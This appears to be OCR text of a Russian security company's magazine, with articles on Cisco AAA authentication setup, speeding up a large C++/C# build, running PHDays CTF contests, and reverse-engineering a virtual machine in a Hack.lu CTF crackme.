


Рис. 5. Настройка аутентификации для метода group

случая). Включение AAA происходит путем добавления команды aaa new-model в режиме глобальной конфигурации. Далее предстоит выбор методов аутентификации. Все методы организуются в списки, которым присваивается либо значение default, либо конкретное имя списка (list-name). Таким образом, на разные типы линий (aux, vty, con...) можно «повесить» разные методы аутентификации, разграничив доступ между пользователями.

Пример настройки aaa new-model и списков аутентификации:

```
Router(config)#aaa new-model
Router(config)#aaa authentication login {default | list-name} method1 [method2…]
Router(config)#line {vty | aux | con…} line-numbers
Router(config-line)#login authentication {default | list-name}
```

Методы

Как было сказано ранее, методов аутентификации в AAA довольно много. Попробуем перечислить наиболее распространенные:

- **Local** — база данных логинов и паролей храниться на самом сетевом устройстве. Требует **username <user> {password | secret}.**
- **Local-case** — тот же самый метод, что и local, но чувствительный к регистру при вводе логина.
- Enable — для аутентификации требуется **enable {password | secret}**.
- **Line** — для аутентификации требуется пароль **line** (см. рис. 4, способ аутентификации line).
- **None** — аутентификация не требуется, доступ к устройству предоставляется без ввода логина и пароля.
- **Group {tacacs+ | radius}** — подключение серверов с установленным Tacacs+ или Radius для расширения возможностей конфигурации AAA.
- **Group {group-name}** — позволяет настроить группу серверов с установленным Tacacs+ или Radius или настроить частный сервер группы.

Наиболее интересным методом аутентификации является group: он довольно часто встречается в средних и крупных компаниях.

Ниже представлен пример настройки метода group, который обязательно должен реализовываться в совокупности со списками аутентификации (рис. 5).

Добавление группы серверов и частного сервера Radius:

```
Router(config)#aaa authentication login default group servradius1
Router(config)#aaa group server radius servradius1
Router(config-sg-radius)#server 192.168.1.1
Router(config-sg-radius)#server 192.168.1.2
Router(config-sg-radius)#server 192.168.1.3
Router(config-sg-radius)#server-private 192.168.1.10
```

На этом примере видно, что настроены три Radius-сервера. Но возникает вопрос: как они будут работать? Первое, что приходит в голову: скорее всего, они будут работать по очереди: при недоступности 192.168.1.1 идет обращение к 192.168.1.2 и т. д. Но это не так. В данном примере допущена ошибка: 192.168.1.1, 192.168.1.2, 192.168.1.3 настроены некорректно, а поэтому в аутентификации использоваться не будут. В данной конфигурации не хватает команды *Router(config)#radius-server host <IP>* для каждого из серверов. Более подробное описание настроек можно найти на ресурсах вендора (bit.ly/1kl0vJA). Схематично это представлено на рис. 5.




Рис. 4. Способы аутентификации без aaa new-model

Надеемся, что эта информация поможет вам успешно настроить аутентификацию на вашем сетевом устройстве. Следуйте схеме; в случае ошибок изучите конфигурацию внимательно: возможно, доступ к устройству осуществляется без ввода логина и пароля (способ аутентификации none).

Мы же, в свою очередь, всегда стараемся автоматизировать такие сложные проверки. Как пример — результат проверки MaxPatrol относительно службы AAA.

Рис. 6. Статус требования




Рис. 7. Результаты сканирования службы AAA

ОПТИМИЗАЦИЯ СБОРКИ КРУПНОГО ПРОЕКТА

Виктор Стрелков
habrahabr.ru/company/pt/blog/171801/

С проблемой увеличения времени сборки проекта сталкиваются практически все разработчики как минимум раз в год. Сборка — дело небыстрое, что особенно неприятно при использовании практики Continuous Integration с ее постоянными пересборками и сопутствующими активностями. Длительная сборка сводит на нет все плюсы непрерывной интеграции, а простое увеличение вычислительных мощностей не всегда дает желаемый эффект.

В процессе разработки и дальнейшего развития крупного разнородного проекта мы также столкнулись с проблемами оптимизации. Но должны же быть способы уменьшить время сборки? Мы решили найти способ решения этой задачи. Собрать за 60 секунд!

Начало

Залог успешной оптимизации проекта — его автоматизация. Мы использовали известную систему автоматизации CMake, на которой, как на фундаменте дома, надстраивали различные технологии.

Вот что мы имели в начале пути:

- 176 проектов C++ и C# (в соотношении приблизительно 60% к 40%),
- 100 МБ исходников,
- 18 000 файлов (> 3 млн строк),
- MSVS,
- сервер (8 CPU, обычный диск на 10 рейде HDD, 12 ГБ ОЗУ),
- виртуальная машина.

Все это собиралось 12 минут.

После оптимизации кода по результатам статического анализа, удаления лишних директив #include, перекомпоновки исполняемых модулей, динамических и статических библиотек время сборки уменьшилось до 8 минут. Далее речь пойдет именно об оптимизации процесса сборки, когда все возможные улучшения кода уже реализованы.

Чтобы достичь максимальной скорости, мы использовали два подхода к оптимизации — аппаратный и программный. Как мы покажем далее, первый совсем не исключает второго, но дополняет его.

Программный способ

Типовые методы

Про типовые методы настройки Visual Studio написано очень много на просторах Интернета, поэтому коснемся их вскользь.


- Ключ /MP, который позволяет запускать несколько процессов компиляции одновременно.
- Ключ /Z7, который отключает генерацию отладочной информации, и в результате компиляция производится быстрее.

Более интересна технология, известная как UnityBuild. Это один из самых эффективных программных методов оптимизации, ускоряющий сборку на 30%. В процессе работы мы слегка усовершенствовали эту технологию и назвали новую, улучшенную версию Smart UnityBuild.


Стандартная технология работает следующим образом: в каждом файле *.cmake каждого проекта используется модуль unity_build.cmake, который направлен на папку, содержащую все *.cpp-файлы, обрабатывает их и объединяет в новый «общий» файл *.cpp. Далее создается файл *.vcproj, содержащий этот единый *.cpp.

Наш вариант функционирует не совсем так. В некоторых случаях (в частности, при работе с большим проектом) создание одного общего *.cpp-файла является не самым оптимальным вариантом. Поэтому мы решили вместо одного большого генерировать несколько файлов.

Схематически это выглядит так:



В результате использование нашей технологии Smart UnityBuild позволило ускорить сборку до 4 мин. 40 сек.



UnityBuild + PCH (Incredibuild)

Очевидно, что использование PCH совместно с технологией UnityBuild, что называется в лоб, ничего не даст. Но все же есть способ обмануть Visual Studio. Для этого нужно искусственно вынести файлы, использующиеся в проекте несколько раз (у нас это *.boost и *.spl), в отдельный проект, собрать из него Precompiled Headers и подкладывать их в основной проект, в результате Visual Studio будет «думать», что это настоящие PCH. При использовании технологии Unity Build с Precompiled Headers и ключом LP можно добиться значительного сокращения времени сборки: в нашем случае — с 12 мин. до 4 мин. 38 сек. (без ключа LP — 5 мин. 53 сек.).

Аппаратный способ

Уменьшить время сборки проекта можно, само собой, не только комбинируя различные технологии. Значительно ускорить процесс можно также с помощью оптимизации работы аппаратного обеспечения сервера.

SSD RAID0 x 7

Наилучшего результата по времени сборки удалось добиться при использовании 7 дисков SSD в Raid0-массиве и RAMDisk: длительность сборки проекта составила около 6 минут.

32 CPU x 3 GHz

Прирост в быстродействии более чем в два раза по сравнению со стандартным значением времени (7 мин. 45 сек.) дает использование 32 процессоров с технологией Hyper Threading (3 мин. 22 сек.).

Итог

Соединив все средства от опций Visual Studio до использования SSD, мы смогли добиться снижения времени сборки проекта с 12 минут до 1 мин. 45 сек. Заявленная цель — уложиться в 60 секунд — осталась невыполненной, но мы не расстроились :) Снижение времени, затрачиваемого на сборку проекта, более чем в 6 раз — это хороший результат.

Вот как выглядит прогресс сборки нашего проекта:

На диаграмме видно, что достижению еще большей скорости мешают несколько длительных процессов. Это линковка больших модулей, распараллелить которую невозможно (только частично попытка сделать это есть в MSVS 2012), но можно разбить их программно на несколько мелких, уменьшить количество и размер статических библиотек.

НАША ШКОЛА


ИГРЫ ХАКЕРОВ: КАК ПРОВЕСТИ УСПЕШНЫЙ CTF

Максим Григорьев, Максим Цой, Илья Смит, Александр Навалихин, Павел Топорков, Александр Лашков

Что это такое

Ежегодно на конференции Positive Hack Days проходят международные соревнования по защите информации, построенные по игровому принципу Capture the Flag (CTF). По результатам отборочного тура, который проводится через Интернет, выбирается 10–12 команд для очного тура. В очном туре, прямо во время конференции, каждая команда получает собственную сетевую инфраструктуру с предустановленными уязвимыми сервисами. Задача в течение отведенного времени защищать эту сеть от атак других команд, «латая дыры», и одновременно атаковать сети противников, выявляя их уязвимости и получая доступ к секретной информации (флагам). Помимо битвы вокруг сервисов, командам дается отдельный набор заданий, которые могут принести дополнительные флаги. Побеждает тот, кто собрал больше флагов.

Впервые соревнования PHDays CTF прошли во время форума PHDays в 2011 году, тогда победителями стали участники американской команды PPP. В следующем году победила российская команда Leet More. А на PHDays III чемпионами стали Eindbazen из Голландии. Для участия в отборочных соревнованиях CTF в 2014 году зарегистрировалось более 600 команд со всего мира, от США до Японии.




Задания

При разработке заданий для CTF учитывается опыт экспертов Positive Technologies — поэтому многие уязвимости, закладываемые в структуру соревнований, можно встретить и в обычной жизни. Задания сочетаются с оригинальными игровыми механиками, добавляющими в процесс стратегический элемент.

Однако для победы в PHDays CTF недостаточно только кодить и взламывать. На PHDays 2012, например, дополнительные очки можно было заработать, обнаружив бонусные флаги в специальном контейнере с мусором. А на PHDays III организаторы сделали частью CTF прохождение хакерского лабиринта: командам нужно было преодолеть лазерное поле, датчики движения, открыть секретные двери, очистить комнату от «жучков», сразиться с искусственным разумом и обезвредить бомбу.

Инфраструктура

Техническая реализация игровой инфраструктуры CTF — пожалуй, самая сложная часть работы. У каждой команды должна быть своя подсеть, причем запросы из одной подсети в другую должны скрываться за NAT, чтобы игроки не могли отличить атаки соперников от запросов жюрейской системы на основании IP-адреса. Помимо командных подсетей должен быть отдельный сегмент для размещения интерактивных заданий и общих сервисов. Также должен присутствовать сегмент, принадлежащий жюри: в нем распола-



гается сама жюрейская система, веб-сервер с пользовательским интерфейсом, серверная часть визуализатора, а также компьютеры, с которых происходит настройка и мониторинг всего игрового процесса. И конечно, для всех подсетей должен быть свободный доступ в интернет. Одним словом, система непростая. И она еще должна быть хорошо защищена: ведь все участники соревнований — хакеры!

Легенда и визуализация

Помимо игровой инфраструктуры для каждых соревнований CTF организаторы придумывают уникальную сюжетную линию, которая становится изюминкой состязания. Во время PHDays 2012 участники CTF перенеслись в постапокалиптическое будущее, где остатки человечества в 12 подземных городах вели борьбу за скудные продовольственные ресурсы. А на PHDays III игроки оказались обмануты компьютерным червем Detcelfer, стремящимся захватить мир.

Но как сделать игру интересной не только для участников, но и для зрителей? Ведь многие из них не вникают в тонкие детали заданий и вряд ли могут оценить всю красоту процесса, если показывать им только турнирную таблицу с цифрами... Для решения этой проблемы в прошлом году была разработана система визуализации в стиле фэнтези. С помощью приложений для iPhone и Android любой желающий может следить за ходом битвы на экране своего смартфона. На сайте форума размещается веб-версия визуализатора, а на самой площадке изображения транслируются на больших экранах, около которых на протяжении соревнований неизменно толпятся зрители: при хорошей визуализации конкурс оказывается еще более увлекательным!


Более подробно о процессе разработки CTF с нуля можно прочитать на сайте PHDays: **www.phdays.ru/upload/ctf/ARTICLE_CTF_DEV_v2.pdf**


Анализ и обучение

Игра закончилась, победители награждены... но это еще не всё! Во-первых, накоплено множество логов, — можно проанализировать их, чтобы понять, насколько удачно была построена игровая механика. Оказывается, все команды используют различные тактики игры: кто-то активнее атакует, а кто-то делает упор на решение дополнительных заданий. Подробный анализ читайте на сайте соревнования: **2013.phdays.ru/upload/ctf/ARTICLE_CTF_ANALYSIS.pdf**

Кроме того, многим нынешним и будущим участникам интересно будет послушать разбор задач соревнования PHDays CTF. Его проводит эксперт компании Positive Technologies Дмитрий Скляров в форме вебинара: **my.webinar.ru/record/290241/**

И наконец, даже спустя долгое время после конференции задания PHDays CTF не пропадают даром. Они используются в образовательной программе Positive Education, к которой подключились уже несколько десятков вузов России. Подробнее об этом читайте в статье «Positive Education: образование не должно опаздывать».





Отзывы участников PHDays CTF:

«Обычно на CTF — если вы видели соревнования где-то еще — на экране просто список команд и ничего больше. Было здорово видеть что-то действительно новое!» — Бабак Жавади (TOOOL).

«Разница между PHDays CTF и другими соревнованиями бросается в глаза. Организаторы явно потратили много сил и времени. CTF, который организовывали мы, был раза в четыре проще, и то мы реально напряглись!.. Поэтому мы знаем, как много работы за этим стоит», — команда PPP.

«Тут не просто нужно решать задания, как в других CTF. Здесь нужна была стратегия!» — команда Eindbazen.

«Лабиринт» из программы PHDays III вышел на европейский уровень

Во время крупнейшей европейской хакерской конференции Chaos Communication Congress, проходившей в декабре 2013 года в Гамбурге и собравшей свыше 9000 участников, эксперты Positive Technologies рассказывали не только про уязвимости SCADA и СУБД. На этом же мероприятии Юрий Гольцев и Александр Зайцев представили зрелищный конкурс «Лабиринт», ранее ставший хитом форума Positive Hack Days III. За один час участники соревнования должны были преодолеть лазерное поле и датчики движения, победить в поединке с искусственным разумом, взломать замки, очистить комнату от «жучков» и обезвредить бомбу.

РАЗБИРАЕМ ЗАДАЧИ: РЕВЕРСИНГ — ЭТО ПРОСТО!

Дмитрий Скляров

Реверсинг — это, конечно, не самая простая дисциплина из области IT. Тем не менее, чтобы получить результат, то есть понять, что делает программа, не всегда необходимо анализировать каждую строчку кода и каждую ассемблерную команду. Иногда достаточно ряда логических умозаключений и умения «думать как программист».

Понять, что я имею в виду, нам поможет пример задачи, с которой я столкнулся на Hack.lu CTF 2012. Соревнования CTF — это своего рода олимпиадное программирование, только для специалистов в области информационной безопасности. Задание называлось «Donn Beach». Итак, нам дано:

- некоторый программно реализованный «черный ящик» — исполняемый файл, преобразующий входную последовательность в выходную;
- значение, которое должно получиться на выходе.

Необходимо определить последовательность из 12 байт, которую нужно подать на вход.

Очевидно, что простым перебором эта задача не решается. Нужно выяснить, что же происходит внутри программы, что преобразует вход в выход, и как подобрать входные значения, чтобы получить заданный выход.

Разумеется, на первом этапе программа грузится в дизассемблер. Вот два фрагмента кода, которые он выдал:

```
...
call vm_set_params
...
call sub_40524E
...
call sub_405001
...
call vm_get_output
...

...
call vm_set_params
...
call vm_init
...
call vm_run
...
call vm_get_output
...
```

```
proc near               ; CODE XREF: _m
pop     eax
pop     ecx
mov     edx, [ecx+4]
movd    mm4, edx
pxor    mm6, mm6
nop     dword ptr [ebx+edx*4-655ABFECh]
pcmpeqd mm6, mm6
palignr mm6, mm6, 0Fh
pxor    mm7, mm7
nop     dword ptr [ebp+ebx*2+7323134h]
pcmpeqd mm7, mm7
pandn   mm6, mm7
palignr mm6, mm6, 1
palignr mm7, mm7, 0Fh
nop     dword ptr [esi+edi+332CC430h]
palignr mm7, mm7, 5
pxor    mm5, mm5
por     mm5, mm4
pand    mm5, mm7
nop     dword ptr [ebx+ebx+347DFD34h]
palignr mm5, mm5, 2
palignr mm6, mm6, 6
pand    mm3, mm6
por     mm3, mm5
pxor    mm5, mm5
por     mm5, mm4
nop     dword ptr [edi+edx-6CFD99ADh]
```

Мы видим четыре идущих подряд вызова функции (точки между ними — это просто подготовка параметров). Что может стоять между загрузкой параметров и извлечением результата? Логично предположить, что там происходит инициализация и запуск виртуальной машины.

Попробуем дизассемблировать код инициализации VM.

```
push    ebp
mov     ebp, esp
cmp     [ebp+arg_4], 5
jbe     short loc_401B11
push    offset Format   ; "vm_set_params can not set more than 5 p"...
call    ds:printf

...

push    ebp
mov     ebp, esp
cmp     [ebp+arg_4], 5
jbe     short loc_401B4A
push    offset aVm_get_outputC ; "vm_get_output can not return more than "...
call    ds:printf
```

Здесь легко заметить строчки, которые остались от процесса сборки. Скорее всего, эти сообщения специально заложены организаторами, чтобы легче было догадаться, о чем речь. При взгляде на строчки vm_set_params и vm_get_output в голове сразу возникает вопрос: что такое vm? При этом ничего, кроме virtual machine, в общем-то, в голову не приходит. Итак, можно сразу предположить, что здесь используется виртуальная машина и исходя из этого строить дальнейший анализ.

Смотрим на код vm_init и видим достаточно большое количество не совсем понятных операций. Несмотря на то что с языком ассемблера для Intel-совместимых компьютеров я знаком уже почти 20 лет, инструкции с плавающей точкой мне приходится ана-

лизировать крайне редко. Поэтому, просто посмотрев на этот код, без помощи справочника, я не могу сказать, что он делает. Какие выводы все же можно сделать по этому фрагменту кода?

- Мы работаем с 64-битовыми MMX-регистрами.
- Код функции состоит из 420 команд.
- Ничего не понятно.

Конечно, можно сесть с блокнотом и проанализировать все 420 команд, понять, что делает каждая из них и, следовательно, что происходит в результате. Однако мне показалось, что это не самый эффективный способ, и я решил попробовать подойти к этой задаче по-другому.

У нас есть функция vm_init, которая как-то загружает регистры из начальных данных. На вход подается восемь 32-битовых значений. Что, если задать этим значениям константные числа, и пометить байты от 00 до 1F?

Данные в памяти

```
00 01 02 03  04 05 06 07
08 09 0A 0B  0C 0D 0E 0F
10 11 12 13  14 15 16 17
18 19 1A 1B  1C 1D 1E 1F
```

Регистры MM0-MM3

```
1A 06 09 1C 02 10 12 14
08 19 13 05 0C 00 16 18
15 11 1D 1B 07 01 0E 0B
1E 03 0F 04 1F 0A 17 0D
```

Видно, что каждый байт скопировался по одному разу. Нет ни одного повтора, ни одного нового значения, и просто раскрасив их разными цветами, можно увидеть, какие байты куда отображаются.

Итак, мы поняли, что делает функция, не разобрав ни одной строчки, а просто сравнив вход и выход. Почему я предположил, что это можно сделано таким образом? Потому что это логично, это именно то, чего мы ждем от функции загрузки начального состояния виртуальной машины.

После этого я решил проанализировать, что же делает функция, которую я назвал vm_run. В ней можно увидеть следующее:

- огромное количество кода для работы с multimedia-регистрами;
- при разборе потока команд виртуальной машины видно, что каждый код команды занимает 1 байт и бывает 1 аргумент (опционально);
- у каждой команды есть своя функция обработки;
- сложность каждой функции обработки примерно такая же, как и в vm_init (так что разбирать ее нет ни малейшего желания: это наверняка не самый эффективный путь);
- большинство инструкций на самом деле отображаются в один и тот же обработчик (вероятно, это функция nop);
- вся обработка идет в одном цикле.

Перед нами стандартный процесс разбора команд для виртуальной машины: получить код команды и ее аргументы, указывающие на операнды, выполнить через функции, реализующие тот или иной код операции, и после этого перейти к следующему коду операции.

Я написал небольшой отладчик, но вместо того, чтобы смотреть в отладчике пошагово, что делает программа, решил проследить состояние всех MMX-регистров в каждой точке. В результате был создан лог-файл, в котором для каждой текущей команды записывалось состояние VM до и после выполнения, а также код операции и один дополнительный байт, чтобы можно было восстановить логику, зная коды операций.

Вот что у меня получилось:

До выполнения

```
OpCode bytes: 0D 00

R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
R6,R7: 00788158 0040500B
Stack: ABABABAB
```

После выполнения

```
R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
R6,R7: 00788154 0040500D
Stack: 00404020
       ABABABAB
```

До выполнения

```
OpCode bytes: 0D 04

R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788154 0040500D
Stack: 00404020
       ABABABAB
```

После выполнения

```
R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788150 0040500F
Stack: 99AABBCC
       00404020
       ABABABAB
```

До выполнения

```
OpCode bytes: 06 00

R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788148 00405068
Stack: 11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

После выполнения

```
R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788148 0040506A
Stack: 11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

На вход подается значение в регистре R0 и на выходе оно оказывается на стеке. Видно, что значение регистра R6 уменьшается, а R7, наоборот, увеличивается.

Из этого можно сделать вывод, что R6 — это счетчик-указатель стека, который уменьшается при добавлении данных на стек, R7 — это указатель команд. При этом команда с кодом операции 0D-00 перенесла значение из нулевого регистра в стек.

Значение, которое было в регистре R4, оказалось опять же на стеке, а код команды 0D04 от предыдущей отличается только аргументом. Из этого можно предположить, что 0D, — код операции push, — это размещение данных на стеке, а значение в первом байте после кода операции — это указатель на номер регистра, который будет использован в операции.

Состояние регистров до и после выполнения различаются только одним регистром, который я назвал указатель команд (Instruction Pointer) — это значит, что никаких изменений не произошло. Значит, можно предположить, что код операции 06 — nop, который ничего не делает.

В данном случае аргументом было значение FF, оно оказалось на стеке, а указатель стека уменьшился. Легко сделать предположение, что данная команда загружает значение, которое было в аргументе, как 32-битовое значение в стек.

При выполнении этой команды значение на стеке оказалось во втором регистре. Таким образом, код операции 4C — это извлечение из стека, а аргумент, идущий после него, это номер регистра. Можно сделать такие предположения просто посмотрев на пары вход-выход.

После того как протокол был полностью проанализирован и лишился ненужных строчек, оказалось, что в этой виртуальной машине достаточно маленькое количество команд. Есть команда nop, команда размещения данных на стеке из регистра, извлечение данных из стека, перемещение между регистрами, сложение, логические операции, сдвиг xor — и, собственно, всё.

Коды операций VM

```
0D 0x    push Rx
66 xx    nop
2A xx    push #xx
4C 0x    pop Rx
34 xy    mov Rx, Ry
54 xy    -- " --
26 xy    -- " --
31 xy    and Rx, Ry
3E xy    add Rx, Ry
2C xy    mov Rx,[Ry]
5D xy    shr Rx, Ry
7D xy    shl Rx, Ry
1B xy    -- " --
17 xy    xor Rx, Ry
```

Восстановленный алгоритм

```
for (i = 0; i < 16; i++)
{
  pb[i] = abTab[pb[i]];
}
adw[1] = ROL(adw[1],8);
adw[2] = ROL(adw[2],16);
adw[3] = ROL(adw[3],24);
dw = adw[0];
adw[0] ^= adw[1];
adw[1] ^= adw[2];
adw[2] ^= adw[3];
adw[3] ^= dw;
```

До выполнения

```
OpCode bytes: 2A FF

R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788148 0040506B
Stack: 11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

После выполнения

```
R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
SP,IP: 00788144 0040506D
Stack: 000000FF
       11223344
       55667788
       99AABBCC
       00404020
       ABABABAB
```

До выполнения

```
OpCode bytes: 4C 02

R0,R1: 00404020 4B17E245
R2,R3: 11223344 55667788
R4,R5: 99AABBCC 00000000
